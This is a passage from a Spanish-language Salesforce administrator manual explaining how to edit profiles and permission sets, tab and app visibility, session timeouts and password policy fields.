   d. Utilice las flechas **Principio**, **Arriba**, **Abajo** y **Final** para ordenar las columnas en la secuencia que desee.

   Puede agregar hasta 15 columnas en una vista de lista única.

5. Haga clic en **Guardar** o, si va a duplicar una vista existente, asígnele otro nombre y haga clic en **Guardar como**.

CONSULTE TAMBIÉN

Modificar varios perfiles con vista de lista de perfiles

## Modificar varios perfiles con vista de lista de perfiles

Si tiene activado vistas de lista de perfiles mejoradas en su organización, puede modificar los permisos en hasta 200 perfiles directamente desde la vista de lista, sin acceder a las páginas de perfiles individuales.

Las celdas que pueden modificarse muestran un icono de lápiz ( ) cuando pasa el ratón por encima de la celda, mientras que las celdas que no pueden modificarse muestran un icono de candado ( ). En algunos casos, como en los perfiles estándar, se muestra el icono de lápiz, pero la configuración no se puede modificar.

PRECAUCIÓN: Tenga cuidado cuando modifique perfiles con este método. Como los perfiles afectan a los derechos de acceso fundamentales de un usuario, la modificación masiva puede tener un efecto en todos los usuarios de su organización.

1. Seleccione o cree una vista de lista que incluya los perfiles y permisos que desee modificar.
2. Para modificar varios perfiles, seleccione la casilla de verificación junto a cada perfil que desee modificar.

   Si selecciona perfiles en varias páginas, Salesforce recuerda los perfiles que están seleccionados.
3. Haga doble clic en el permiso que desee modificar.

   Para modificar varios perfiles, haga doble clic en el permiso de cualquiera de los perfiles seleccionados.
4. En el cuadro de diálogo que aparece, active o desactive el permiso.

   En algunos casos, si cambia un permiso también podrá cambiar otros permisos. Por ejemplo, si "Personalizar aplicación" y "Ver parámetros y configuración" están desactivadas y activa "Personalizar aplicación," luego "Ver parámetros y configuración" se activará también. En este caso, el cuadro de diálogo muestra los permisos afectados.
5. Para cambiar varios perfiles, seleccione **Todos los** *n* **registros seleccionados** (donde *n* es el número de perfiles que ha seleccionado).
6. Haga clic en **Guardar**.

Nota:

- En perfiles estándar, la modificación en línea sólo está disponible para los permisos "Inicio de sesión único" y "Repercusión de las divisiones".
- Si modifica varios perfiles, solo se cambiarán los perfiles que admiten el permiso que está modificando. Por ejemplo, si utiliza la modificación en línea para agregar "Modificar todos los datos" a múltiples perfiles pero, debido a su licencia de usuario el perfil no cuenta con "Modificar todos los datos", el perfil no cambiará.

Si se produce un error, se muestra un mensaje de error, con el perfil y una descripción de cada error. Haga clic en el nombre del perfil para abrir la página de detalles del perfil. Los perfiles seleccionados aparecerán en la ventana de error atenuados y tachados. Para ver la consola de errores, debe haber desactivado el bloqueo de elementos emergentes en el dominio de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para modificar múltiples perfiles desde la vista de lista:

- "Gestionar conjuntos de permisos y perfiles"

  Y

  "Personalizar aplicación"

Cualquier cambio que realice se registrará en el seguimiento de auditoría de configuración.

CONSULTE TAMBIÉN

Perfiles

## Duplicar perfiles

En vez de crear perfiles, ahorre tiempo duplicando los perfiles existentes y personalizándolos.

Consejo: Si duplica perfiles para activar algunos permisos o acceder a configuraciones, considere utilizar conjuntos de permisos. Para obtener más información, consulte Conjuntos de permisos. Del mismo, si su nombre de perfil contiene más de una palabra, evite espacios superfluos. Por ejemplo, "Usuario Acme" y "Usuario  Acme" son idénticos menos en los espacios entre "Usuario" y "Acme". El uso de ambos perfiles en este caso puede dar como resultado la confusión en administradores y usuarios.

1. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.
2. En la página de lista de perfiles, seleccione una de las siguientes opciones:
   - Haga clic en **Perfil nuevo** y seleccione un perfil existente que sea similar al que desea crear.
   - Si las vistas de lista de perfil están activadas, haga clic en **Duplicar** junto a un perfil que sea similar al que desea crear.
   - Haga clic en el nombre de un perfil que sea similar al que desea crear y, a continuación, en la página del perfil, haga clic en **Duplicar**.

   Un perfil nuevo utiliza la misma licencia de usuario que el perfil del que se ha duplicado.
3. Introduzca un nombre de perfil.
4. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Perfiles

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Perfiles personalizados disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear perfiles:
- "Gestionar conjuntos de permisos y perfiles"

## Visualización de usuarios asignados a un perfil

Para ver todos los usuarios asignados a un perfil desde la página de descripción general de perfiles, haga clic en **Usuarios asignados** (en la interfaz de usuario de perfil mejorado) o **Ver usuarios** (en la interfaz de usuario de perfil original). Desde la página de usuarios asignados, puede:

- Crear uno o varios usuarios
- Restablecer las contraseñas de los usuarios seleccionados
- Modificar un usuario
- Ver la página de detalles de un usuario haciendo clic en el nombre, alias o nombre de usuario
- Ver o modificar un perfil haciendo clic en el nombre del perfil
- Si Google Apps™ está activado en su organización, exporte los usuarios a Google y cree cuentas de Google Apps haciendo clic en **Exportar a Google Apps**

CONSULTE TAMBIÉN

Perfiles

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Perfiles personalizados disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Modificar permisos de objeto en perfiles

Los permisos de objeto especifican el tipo de acceso de los usuarios a los objetos.

1. En Configuración:
   - Introduzca *Conjuntos de permisos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de permisos** o
   - Introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.
2. Seleccione un conjunto de permisos o un perfil.
3. Dependiendo de la interfaz que utilice, realice una de las siguientes acciones:
   - Conjuntos de permisos o interfaz de usuario de perfil mejorado: en el cuadro **Configuración de búsqueda...**, introduzca el nombre del objeto y selecciónelo en la lista. Haga clic en **Modificar** y, a continuación, desplácese hasta la sección Permisos de objeto.
   - Interfaz de usuario de perfil original: haga clic en **Modificar** y desplácese a la sección de Permisos de objetos estándar, Permisos de objeto personalizados o Permisos de objeto externo.
4. Especificar los permisos de objeto.
5. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Permisos de objeto

Perfiles

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para ver los permisos de objeto:

- "Ver parámetros y configuración"

Para modificar los permisos de objeto:

- "Gestionar conjuntos de permisos y perfiles"

  Y

  "Personalizar aplicación"

# Visualizar y modificar la configuración de fichas en perfiles y conjuntos de permisos

La configuración de fichas especifica si una ficha aparece en la página Todas las fichas o es visible en un conjunto de fichas.

1. En Configuración:
   - Introduzca *Conjuntos de permisos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de permisos** o
   - Introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.
2. Seleccione un conjunto de permisos o un perfil.
3. Realice una de las siguientes acciones:
   - Conjuntos de permisos o interfaz de usuario de perfil mejorado: en el cuadro **Configuración de búsqueda...**, introduzca el nombre de la ficha que desee, selecciónela en la lista y, a continuación, haga clic en **Modificar**.
   - Interfaz de usuario de perfil original: haga clic en **Modificar** y desplácese a la sección de la ficha Configuración.
4. Especifique la configuración de fichas.
5. (Interfaz de usuario de perfil únicamente) Para restablecer personalizaciones de fichas de usuarios a la configuración de visibilidad de fichas que especifique, seleccione **Sobrescribir la personalización de la ficha personal del usuario**.
6. Haga clic en **Guardar**.

Nota: Si Salesforce CRM Content está habilitado para su organización pero la casilla de verificación **Usuario de Salesforce CRM Content** no está activada en la página de detalles del usuario, la aplicación de Salesforce CRM Content no tendrá ninguna ficha.

### Configuración de fichas

La configuración de fichas especifica si una ficha aparece en la página Todas las fichas o es visible en su aplicación asociada. También determinan si los objetos aparecen en los menús de navegación o el Iniciador de aplicación de Lightning Experience. Las etiquetas de configuración de fichas en los conjuntos de permisos son distintas a las etiquetas en perfiles.

## CONSULTE TAMBIÉN

Perfiles

## EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Configuración de fichas disponible en: **Todas** las ediciones excepto **Database.com**

Conjuntos de permisos disponibles en: **Contact Manager Edition**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Perfiles disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

## PERMISOS DE USUARIO

Para ver la configuración de fichas:
- "Ver parámetros y configuración"

Para modificar la configuración de fichas:
- "Gestionar conjuntos de permisos y perfiles"

## Configuración de fichas

La configuración de fichas especifica si una ficha aparece en la página Todas las fichas o es visible en su aplicación asociada. También determinan si los objetos aparecen en los menús de navegación o el Iniciador de aplicación de Lightning Experience. Las etiquetas de configuración de fichas en los conjuntos de permisos son distintas a las etiquetas en perfiles.

| Configuración activada en conjuntos de permisos | Configuración activada en perfiles | Descripción |
|---|---|---|
| `Disponible` | `Valor predeterminado desactivado` | La ficha está disponible en la página Todas las fichas. Los usuarios individuales pueden personalizar su aspecto para que la ficha sea visible en cualquier aplicación. |
| `Disponible` y `Visible` | `Valor predeterminado activado` | La ficha está disponible en la página Todas las fichas y aparece en las fichas visibles de su aplicación asociada. En Lightning Experience, esta configuración determina si un objeto aparece en el Iniciador de aplicación y en menús de navegación. Los usuarios individuales pueden personalizar su aspecto para que la ficha sea visible u oculta en otras aplicaciones. |
| Ninguno | `Ficha oculta` | La ficha no está disponible en la página Todas las fichas ni visible en ninguna aplicación. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Configuración de fichas disponible en: **Todas** las ediciones excepto **Database.com**

Conjuntos de permisos disponibles en: **Contact Manager Edition**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Perfiles disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Nota: Si un usuario dispone de otro conjunto de permisos o perfil con la configuración activada para la misma ficha, se aplica la configuración más permisiva. Por ejemplo, digamos que el conjunto de permisos A no tiene ninguna configuración activada para la ficha Cuentas, y el conjunto de permisos B activa la configuración `Disponible` para la ficha Cuentas. Si los conjuntos de permisos A y B están asignados a un usuario, el usuario ve la ficha Cuentas y la página Todas las fichas.

CONSULTE TAMBIÉN

Visualizar y modificar la configuración de fichas en perfiles y conjuntos de permisos

# Ver y modificar aplicaciones asignadas en Perfiles

La configuración de aplicación asignada especifica las aplicaciones que los usuarios pueden seleccionar en el menú de aplicaciones de Force.com.

Cada perfil debe tener, como mínimo, una aplicación visible, excepto para perfiles asociados con usuarios del portal de clientes, porque no tienen las aplicaciones disponibles.

Para especificar la visibilidad de la aplicación:

1. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.
2. Seleccione un perfil.
3. Dependiendo de la interfaz de usuario que utilice, realice una de las siguientes acciones:
   - Interfaz de usuario de perfil mejorado: Haga clic en **Aplicaciones asignadas**, luego haga clic en **Modificar**.
   - Interfaz de usuario de perfil original: haga clic en **Modificar** y desplácese a la sección Configuración de aplicación personalizada.
4. Seleccionar una aplicación predeterminada. La aplicación predeterminada aparece cuando los usuarios inician sesión por primera vez.
5. Seleccione **Visible** para cualquier otra aplicación que desea hacer visible.

CONSULTE TAMBIÉN

Perfiles

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Perfiles personalizados disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar la configuración de visibilidad de la aplicación:

- "Gestionar conjuntos de permisos y perfiles"

# Activación de permisos personalizados en perfiles

Los permisos personalizados le permiten proporcionar acceso a aplicaciones o procesos personalizados. Después de crear un permiso personalizado y asociarlo a un proceso o aplicación, puede habilitar el permiso en los perfiles.

1. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.
2. Seleccione un perfil.
3. Dependiendo de la interfaz de usuario que utilice, realice una de las siguientes acciones:
   - Interfaz de usuario de perfil mejorada: Haga clic en **Permisos personalizados** y después en **Modificar**.
   - Interfaz de usuario de perfil original: En la lista relacionada Permisos personalizados habilitados, haga clic en **Modificar**.
4. Para habilitar permisos personalizados, selecciónelos desde la lista Permisos personalizados disponibles y, a continuación, haga clic en **Agregar**. Para eliminar permisos personalizados del perfil, selecciónelos desde la lista Permisos personalizados habilitados y, a continuación, haga clic en **Eliminar**.
5. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Permisos personalizados

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

En organizaciones de Group Edition y Professional Edition, no puede crear o modificar permisos personalizados, pero puede instalarlos como parte de un paquete gestionado.

PERMISOS DE USUARIO

Para habilitar permisos personalizados en perfiles:
- "Gestionar conjuntos de permisos y perfiles"

# Ver y modificar la configuración de tiempo de espera de sesiones en perfiles

Utilice Configuración de la sesión para establecer los minutos u horas de actividad que deben transcurrir antes de que se agote el tiempo de espera de la autenticación de un usuario. Al terminar la sesión, el usuario tiene que iniciar sesión de nuevo.

Hasta que establezca el valor de `El tiempo de espera de la sesión se agota transcurridas` en un perfil, el `Valor de tiempo de espera` de toda la organización en Configuración de la sesión se aplica a los usuarios del perfil. Cuando se establece, el valor del perfil de `El tiempo de espera de la sesión se agota transcurridas` anula el `Valor de tiempo de espera` de toda la organización. Los cambios en el `Valor de tiempo de espera` de toda la organización no se aplicarán a los usuarios de un perfil con su propio valor de `El tiempo de espera de la sesión se agota transcurridas`.

1. En Configuración, introduzca *`Perfiles`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Perfiles**.
2. Seleccione un perfil.
3. Dependiendo de la interfaz de usuario que utilice, realice una de las siguientes acciones:
   - Interfaz de usuario de perfil mejorado: Haga clic en **Configuración de la sesión**, luego haga clic en **Modificar**.
   - Interfaz de usuario de perfil original: haga clic en **Modificar** y desplácese a la sección Configuración de la sesión.
4. Seleccione un valor de tiempo de espera en la lista desplegable.
5. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Perfiles personalizados disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar la configuración de sesiones y contraseñas en perfiles:

- "Gestionar conjuntos de permisos y perfiles"

# Ver y modificar políticas de contraseñas en perfiles

Para asegurarse de que se utiliza el nivel apropiado de la seguridad de contraseña para su organización, especifique requisitos de contraseña con la configuración de Políticas de contraseña para usuarios asignados a un perfil. La configuración de Políticas de contraseña de perfil anulan las Políticas de contraseña de toda la organización para los usuarios de ese perfil. Si no establece Políticas de contraseña en un perfil, se aplican las Políticas de contraseña de toda la organización. Las nuevas Políticas de contraseña de perfiles entran en vigor para usuarios de perfiles existentes cuando restablecen sus contraseñas.

Los cambios en las políticas de contraseña de toda la organización no se aplicarán a los usuarios de un perfil con sus propias políticas de contraseña.

1. En Configuración, introduzca *Perfiles* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Perfiles**.
2. Seleccione un perfil.
3. Dependiendo de la interfaz de usuario que utilice, realice una de las siguientes acciones:
   - Interfaz de usuario de perfil mejorado: Haga clic en **Políticas de contraseña**, luego haga clic en **Modificar**.
   - Interfaz de usuario de perfil original: haga clic en **Modificar** y desplácese a la sección Políticas de contraseña.
4. Cambie los valores del perfil.

   Nota: Si cambia la configuración `Las contraseñas del usuario caducan dentro de`, los cambios afectarán a la fecha de vencimiento de la contraseña de un usuario si la nueva fecha de vencimiento de ese usuario es anterior a la fecha de vencimiento anterior o si elimina un vencimiento seleccionando `No caduca nunca`.
5. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Campos de política de contraseña en perfiles

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Perfiles personalizados disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar la configuración de sesiones y contraseñas en perfiles:
- "Gestionar conjuntos de permisos y perfiles"

Para configurar las políticas de contraseña:
- "Gestionar políticas de contraseña"

# Campos de política de contraseña en perfiles

Especifique los requisitos de contraseña con la configuración de Políticas de contraseña. Consulte estas descripciones de campo para comprender cómo afecta cada uno a los requisitos de contraseña de un perfil.

Los cambios en las políticas de contraseña de toda la organización no se aplicarán a los usuarios de un perfil con sus propias políticas de contraseña.

| Campo | Descripción |
|---|---|
| `Las contraseñas del usuario caducan dentro de` | Plazo hasta el vencimiento y cambio de las contraseñas de usuarios. El valor predeterminado es 90 días. Esta configuración no está disponible para portales de Autoservicio. Esta configuración no se aplica a usuarios con el permiso "La contraseña no caduca nunca".<br>Si cambia la configuración `Las contraseñas del usuario caducan dentro de`, los cambios afectarán a |

| Campo | Descripción |
| --- | --- |
| | la fecha de vencimiento de la contraseña de un usuario si la nueva fecha de vencimiento de ese usuario es anterior a la fecha de vencimiento anterior o si elimina un vencimiento seleccionando `No caduca nunca`. |
| `Forzar historial de contraseñas` | Guarda las contraseñas anteriores de los usuarios de modo que siempre deban restablecer su contraseña a una nueva y exclusiva. El historial de contraseñas no se guarda hasta que se establece este valor. El valor predeterminado es `3 contraseñas recordadas`. No puede seleccionar `No se recuerdan las contraseñas` salvo que seleccione `No caduca nunca` para el campo `Las contraseñas del usuario caducan dentro de`. Esta configuración no está disponible para portales de Autoservicio. |
| `Longitud mínima de la contraseña` | El número mínimo y obligatorio de caracteres de la contraseña. Al establecer este valor, los usuarios existentes no se ven afectados hasta la próxima vez que cambien sus contraseñas. El valor predeterminado es `8 caracteres`. |
| `Requisito de complejidad de contraseñas` | Los requisitos para los tipos de caracteres que se pueden utilizar en la contraseña de un usuario.<br>Niveles de complejidad:<br>• `Sin restricciones`: admite cualquier valor de contraseña y es la opción menos segura.<br>• `Debe mezclar caracteres alfabéticos y numéricos`: requiere al menos un carácter alfabético y un número, que es el valor predeterminado.<br>• `Debe mezclar caracteres alfabéticos, numéricos y especiales`: requiere al menos un carácter alfabético, un número y uno de los siguientes caracteres: `! # $ % - _ = + < >`.<br>• `Debe mezclar números y letras mayúsculas y minúsculas`: exige al menos un número, una letra en mayúscula y otra en minúscula.<br>• `Debe mezclar números y letras mayúsculas y minúsculas, además de caracteres especiales`: exige al menos un número, una letra en mayúscula y otra en minúscula y uno de los siguientes caracteres: `! # $ % - _ = + < >`. |
| `Requisito de pregunta de la contraseña` | Los valores son `No puede contener contraseña`, lo que significa que la respuesta a la pregunta de usuario a la pregunta para recordar la contraseña no puede contener la contraseña en sí; o `Ninguno`, el valor predeterminado, sin restricciones en la respuesta. Se requiere la respuesta de usuario a la pregunta de |

| Campo | Descripción |
| --- | --- |
| | usuario a la pregunta para recordar la contraseña. Esta configuración no está disponible para los portales de autoservicio, portales de clientes o portales de socios. |
| `Número máximo de intentos de inicio de sesión no válidos` | El número de errores de inicio de sesión permitidos para un usuario antes de que se bloquee la conexión. Esta configuración no está disponible para portales de Autoservicio. |
| `Período de vigor del bloqueo` | La duración del bloqueo del inicio de sesión. El valor predeterminado es 15 minutos. Esta configuración no está disponible para portales de Autoservicio.<br>Nota: Si los usuarios están bloqueados, deben esperar hasta que concluya el periodo de bloqueo. Además, un usuario con el permiso "Restablecer contraseñas de usuarios y Desbloquear usuarios" puede desbloquearlos desde Configuración con el siguiente procedimiento:<br>1. Introduzca *`Usuarios`* en el cuadro `Búsqueda rápida`.<br>2. Seleccione **Usuarios**.<br>3. Selección del usuario.<br>4. Haga clic en **Desbloquear**.<br>Este botón sólo está disponible si un usuario está bloqueado. |
| `Oscurecer la respuesta secreta en los restablecimientos de contraseña` | Esta función oculta respuestas a preguntas de seguridad conforme escribe. El valor predeterminado es mostrar la respuesta en texto normal.<br>Nota: Si su organización utiliza el Editor de métodos de entrada de Microsoft (IME) con el modo de entrada establecido como Hiragana, cuando escribe caracteres ASCII, se convierten en caracteres en Japonés en campos de texto normal. Sin embargo, el IME no funciona correctamente en campos con texto oculto. Si los usuarios de su organización no pueden introducir correctamente sus contraseñas y otros valores después de activar esta función, desactive la función. |
| `Se necesita una duración mínima de contraseña de 1 día` | Si selecciona esta opción, no se puede cambiar una contraseña más de una vez en 24 horas. |

CONSULTE TAMBIÉN

Ver y modificar políticas de contraseñas en perfiles

# Conjuntos de permisos

Un conjunto de permisos es una colección de configuraciones y permisos que ofrece a los usuarios acceso a varias herramientas y funciones. Las configuraciones y permisos de los conjuntos de permisos se encuentran también en los perfiles, pero los conjuntos de permisos amplían el acceso funcional de los usuarios sin cambiar sus perfiles.

Los usuarios solo pueden tener un perfil pero, dependiendo de la edición de Salesforce, pueden tener múltiples conjuntos de permisos. Puede asignar conjuntos de permisos a varios tipos de usuarios, independientemente de cuáles sean sus perfiles.

Si un permiso no está activado en un perfil pero está activado en un conjunto de permisos, los usuarios con ese perfil y conjunto de permisos tienen el permiso. Por ejemplo, si "Gestionar políticas de contraseña" no está activado en el perfil de Luisa López pero está activado en uno de sus conjuntos de permisos, ella puede gestionar políticas de contraseña.

Utilice los conjuntos de permisos para otorgar acceso entre agrupaciones lógicas de usuarios, sin que importe su función laboral principal. Por ejemplo, digamos que tiene un objeto personalizado Inventario en su organización. Muchos usuarios necesitan el acceso "Lectura" a este objeto y un número reducido de usuarios necesitan el acceso "Modificar". Puede crear un conjunto de permisos que otorgue acceso "Lectura" y asignarlo a los usuarios apropiados. Puede crear a continuación otro conjunto de permisos que otorgue acceso "Modificar" al objeto Inventario y asignarlo al grupo reducido de usuarios.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Pase por ella: Crear, modificar y asignar un conjunto de permisos

Pase por ella: Crear, Asignar y Agregar un conjunto de permisos en Lightning Experience

CONSULTE TAMBIÉN

- Modificar conjuntos de permisos desde una vista de lista
- Asignar conjuntos de permisos a un solo usuario
- Consideraciones sobre los conjuntos de permisos
- ¿Qué son los conjuntos de permisos basados en sesión?

## Crear conjuntos de permisos

Puede duplicar un conjunto de permisos o crear uno nuevo. Un conjunto de permisos duplicado comienza con las mismas licencias y permisos activados que el conjunto de permisos original. Un nuevo conjunto de permisos empieza sin ninguna licencia seleccionada y sin permisos activados.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Pase por ella: Crear, modificar y asignar un conjunto de permisos

1. En Configuración, introduzca *Conjuntos de permisos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de permisos**.
2. Haga clic en **Nuevo**.
3. Introduzca información de su conjunto de permisos.

4. Seleccione los tipos de usuario para el conjunto de permisos.

CONSULTE TAMBIÉN

Conjuntos de permisos

¿Qué son las licencias de conjuntos de permisos?

## Licencias de conjunto de permiso y usuario en conjuntos de permisos

Utilice licencias de usuario y licencias de conjunto de permisos con conjuntos de permisos para controlar qué tipos de usuarios tiene acceso a configuraciones en su conjunto de permisos.

Si conoce algunos conceptos básicos, es fácil crear un conjunto de permisos. Cuando crea un conjunto de permisos, selecciona una licencia de conjunto de permisos o usuario específica. Si solo los usuarios con un tipo de licencia pueden utilizar este conjunto de permisos, seleccione la licencia asociada con los usuarios. Por ejemplo, para asignar:

- un conjunto de permisos a usuarios con la licencia Salesforce, seleccione Salesforce.
- un conjunto de permisos a usuarios con la licencia de conjunto de permisos de Identity Connect, seleccione Identity Connect.

También puede asignar un conjunto de permisos a usuarios con diferentes licencias. Seleccione **--Ninguna--**. Esta opción le permite asignar el conjunto de permisos a cualquier usuario cuya licencia admite los permisos activados. Por lo tanto, para asignar el conjunto de permisos a usuarios con la licencia de Salesforce y *también* a usuarios con la licencia de Salesforce Platform, seleccione **--Ninguna--**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Nota:

- Los conjuntos de permisos sin licencia de usuario *no* incluyen todos los permisos y configuraciones posibles.
- Solo asigne un conjunto de permisos sin licencia a usuarios cuyas licencias de usuario admiten los permisos y configuraciones activados. Por ejemplo, no cree un conjunto de permisos sin licencia de usuario, active "Apex de autor" y asígnela a usuarios de Salesforce Platform. No puede asignar este conjunto de permisos a usuarios de Salesforce Platform cuando la licencia de usuario de Salesforce Platform no permite la redacción de Apex.

## Consideraciones sobre los conjuntos de permisos

Tenga en cuenta estas consideraciones y comportamientos especiales con los conjuntos de permisos.

**Diferencias entre conjuntos de permisos nuevos y duplicados**

Un nuevo conjunto de permisos empieza sin ninguna licencia de usuario seleccionada y sin permisos activados. Un conjunto de permisos duplicado tiene la misma licencia de usuario y los permisos activados que el conjunto de permisos del que proviene. No puede cambiar la licencia de usuario en un conjunto de permisos duplicado. Duplique un conjunto de permisos solo si el nuevo conjunto requiere la misma licencia de usuario que el original.

**Límites**

Asegúrese de consultar los límites de las funciones y ediciones de Salesforce para su edición específica.

**Restricciones de licencias de usuario**

Algunas licencias de usuario restringen el número de fichas o aplicaciones personalizadas a las que puede acceder un usuario. En este caso, solo puede asignar el número establecido a través del perfil asignado del usuario y los conjuntos de permisos. Por ejemplo, un usuario con la

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

licencia de usuario Suscripción a la aplicación de Force.com con acceso a una aplicación Force.com Light solo puede acceder a las fichas personalizadas de esa aplicación.

**Aplicaciones asignadas**

La configuración de aplicación asignada especifica las aplicaciones que los usuarios pueden seleccionar en el menú de aplicaciones de Force.com. A diferencia de los perfiles, no puede asignar una aplicación predeterminada en un conjunto de permisos. Sólo puede especificar qué aplicaciones son visibles.

**Conjuntos de permisos y perfiles**

En la API versión 25.0 y posteriores, cada perfil se asocia automáticamente con un conjunto de permisos, si lo asigna explícitamente a uno o no. Este conjunto de permisos almacena los permisos de campos, de objeto y de usuario del perfil, además de ajustes de acceso de entidad de configuración. Puede consultar en estos conjuntos de permisos propiedad del perfil pero no modificarlos. No son visibles en la interfaz de usuario.

**Conjuntos de permisos y licencias de conjunto de permisos**

En la API versión 38.0 y posteriores, puede crear un conjunto de permisos y asociarlo con una licencia de conjunto de permisos. Cuando crea un conjunto de permisos utilizando una licencia de conjunto de permisos específica, los usuarios asignados al conjunto de permisos reciben todas las funciones asociadas con la licencia de conjunto de permisos.

**Acceso de clase de Apex**

Puede especificar qué métodos de una clase de Apex de nivel superior se pueden ejecutar para un conjunto de permisos. La configuración de acceso a clases de Apex se aplica únicamente a:

- Métodos de clases de Apex, como métodos de servicio Web
- Cualquier método empleado en un controlador de Visualforce personalizado o una extensión de controlador aplicada a una página de Visualforce

Los desencadenadores siempre activan eventos de desencadenador (como `insert` o `update`) independientemente de la configuración del permiso.

CONSULTE TAMBIÉN

¿Cómo se especifica el acceso al tipo de registros?

Licencias de conjunto de permiso y usuario en conjuntos de permisos

Permisos de objeto

Límites de las ediciones y funciones de Salesforce

## Uso de las listas de conjuntos de permisos

Para ver los conjuntos de permisos de su organización de Salesforce, en Configuración, introduzca *Conjuntos de permisos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de permisos**. En la página de listas de conjuntos de permisos, puede:

- Mostrar una lista filtrada de los conjuntos de permisos seleccionando una vista de la lista desplegable
- Crear una vista de lista o modificar una vista existente
- Eliminar una vista de lista seleccionándola en la lista desplegable y haciendo clic en **Eliminar**
- Crear un conjunto de permisos haciendo clic en **Crear**
- Imprima una vista de lista haciendo clic en .
- Actualizar la vista de lista haciendo clic en el
- Modificar permisos directamente en una vista de lista
- Ver o modificar un conjunto de permisos haciendo clic en su nombre.
- Si no está asignado a ningún usuario, eliminar un conjunto de permisos haciendo clic en **Eliminar**

CONSULTE TAMBIÉN

Conjuntos de permisos

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para ver los conjuntos de permisos e imprimir las listas de conjuntos de permisos:

- "Ver parámetros y configuración"

Para eliminar los conjuntos de permisos y las vistas de listas de conjuntos de permisos:

- "Gestionar conjuntos de permisos y perfiles"

## Crear y modificar vistas de listas de conjuntos de permisos

